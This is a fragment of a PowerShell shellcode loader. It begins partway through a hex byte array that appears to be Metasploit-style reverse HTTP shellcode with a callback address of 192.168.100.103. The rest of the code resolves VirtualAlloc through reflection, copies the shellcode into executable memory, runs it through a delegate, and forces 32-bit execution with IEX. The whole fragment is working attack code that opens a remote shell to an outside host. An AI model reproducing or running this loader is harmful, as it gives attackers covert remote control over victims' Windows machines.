0xa0, 0x84, 0xe, 0x83, 0x8e, 0xe6, 0xba, 0x72, 0x47, 0xd9, 0x23, 0x96, 0x1e, 0x43,
0xf6, 0x9a, 0x76, 0x5b, 0x10, 0x8b, 0xfb, 0x8e, 0xe, 0xdd, 0x5c, 0x38, 0x6e, 0x49,
0x7b, 0xf0, 0xcd, 0xe5, 0x73, 0xf9, 0x5d, 0xe9, 0x0, 0x55, 0x73, 0x65, 0x72, 0x2d,
0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a, 0x69, 0x6c, 0x6c, 0x61,
0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70, 0x61, 0x74, 0x69, 0x62,
0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x39, 0x2e, 0x30, 0x3b, 0x20,
0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54, 0x20, 0x36, 0x2e, 0x31,
0x3b, 0x20, 0x54, 0x72, 0x69, 0x64, 0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30, 0x3b,
0x20, 0x46, 0x75, 0x6e, 0x57, 0x65, 0x62, 0x50, 0x72, 0x6f, 0x64, 0x75, 0x63, 0x74,
0x73, 0x3b, 0x20, 0x49, 0x45, 0x30, 0x30, 0x30, 0x36, 0x5f, 0x76, 0x65, 0x72, 0x31,
0x3b, 0x45, 0x4e, 0x5f, 0x47, 0x42, 0x29, 0xd, 0xa, 0x0, 0x33, 0x4c, 0x35, 0x6c,
0x6a, 0x72, 0x64, 0xf3, 0x8f, 0xb1, 0x2f, 0xae, 0x8c, 0x47, 0x1b, 0x7b, 0x1c, 0x66,
0xd1, 0x8c, 0x98, 0xc0, 0xd6, 0x2d, 0xe5, 0xda, 0x46, 0x72, 0x15, 0xc9, 0x3d, 0x21,
0xda, 0xf7, 0x7e, 0x8f, 0x14, 0x0, 0xe0, 0x62, 0xca, 0x3, 0xfb, 0x5e, 0xbe, 0x3,
0x61, 0x59, 0xaf, 0x78, 0xd4, 0xbb, 0xcb, 0xda, 0xc0, 0x22, 0x43, 0x8d, 0x86, 0xd4,
0x57, 0x21, 0xc2, 0x7e, 0x5d, 0x9, 0xb6, 0x62, 0x3b, 0x2a, 0x4e, 0xe, 0x32, 0xe9,
0x6e, 0x6a, 0xd3, 0xb6, 0x38, 0x99, 0x2, 0xc8, 0x2c, 0x89, 0x55, 0xa1, 0xa3, 0xcd,
0x7b, 0x64, 0x6d, 0xb9, 0x1f, 0xce, 0x77, 0x2a, 0x7e, 0x56, 0x5d, 0x70, 0xbc, 0xd0,
0x6f, 0x91, 0x4a, 0xc6, 0xe3, 0x15, 0x24, 0x7f, 0x65, 0x7a, 0xea, 0x5d, 0xad, 0x55,
0x6d, 0x69, 0xc2, 0x10, 0x35, 0x81, 0x87, 0xb5, 0x49, 0x17, 0x60, 0xcc, 0xf6, 0xcd,
0x29, 0x5f, 0x9a, 0x33, 0xce, 0x98, 0x7c, 0xbb, 0x7f, 0xad, 0xaa, 0xbb, 0xf7, 0x46,
0x66, 0xe6, 0xf, 0x4d, 0x21, 0xc2, 0x2a, 0xfc, 0x52, 0x43, 0xd7, 0xf2, 0x7c, 0xcb,
0xc6, 0x26, 0xc2, 0xd7, 0x61, 0x86, 0x3, 0xad, 0x48, 0xa4, 0x32, 0x87, 0xb4, 0x19,
0xb5, 0x1f, 0x28, 0x7a, 0xc5, 0x7e, 0x8d, 0x7b, 0xa5, 0x9a, 0xa, 0xc7, 0x74, 0x52,
0x78, 0xce, 0x1f, 0x36, 0x0, 0x68, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x6a, 0x40,
0x68, 0x0, 0x10, 0x0, 0x0, 0x68, 0x0, 0x0, 0x40, 0x0, 0x57, 0x68, 0x58, 0xa4, 0x53,
0xe5, 0xff, 0xd5, 0x93, 0xb9, 0x0, 0x0, 0x0, 0x0, 0x1, 0xd9, 0x51, 0x53, 0x89, 0xe7,
0x57, 0x68, 0x0, 0x20, 0x0, 0x0, 0x53, 0x56, 0x68, 0x12, 0x96, 0x89, 0xe2, 0xff,
0xd5, 0x85, 0xc0, 0x74, 0xc6, 0x8b, 0x7, 0x1, 0xc3, 0x85, 0xc0, 0x75, 0xe5, 0x58,
0xc3, 0xe8, 0xa9, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32, 0x2e, 0x31, 0x36, 0x38, 0x2e,
0x31, 0x30, 0x30, 0x2e, 0x31, 0x30, 0x33, 0x0, 0x66, 0x6a, 0x58, 0xa9

$virtualAllocPtr = GetPtrToMethod 'kernel32.dll' 'VirtualAlloc'
$virtalAllocAssembly = CreateDynamicAssemblyType @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])
$virtualAlloc =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($virtualAllocP
 $virtalAllocAssembly)

$buffer = $virtualAlloc.Invoke([IntPtr]::Zero, $shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $buffer,
$shellcode.length)

$bufferAssembly = (CreateDynamicAssemblyType @([IntPtr]) ([Void]))
$bufferDelegate =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($buffer,
```

```
$bufferAssembly)
$bufferDelegate.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $x | wait-job | Receive-Job
}
else {
    IEX $x
}
```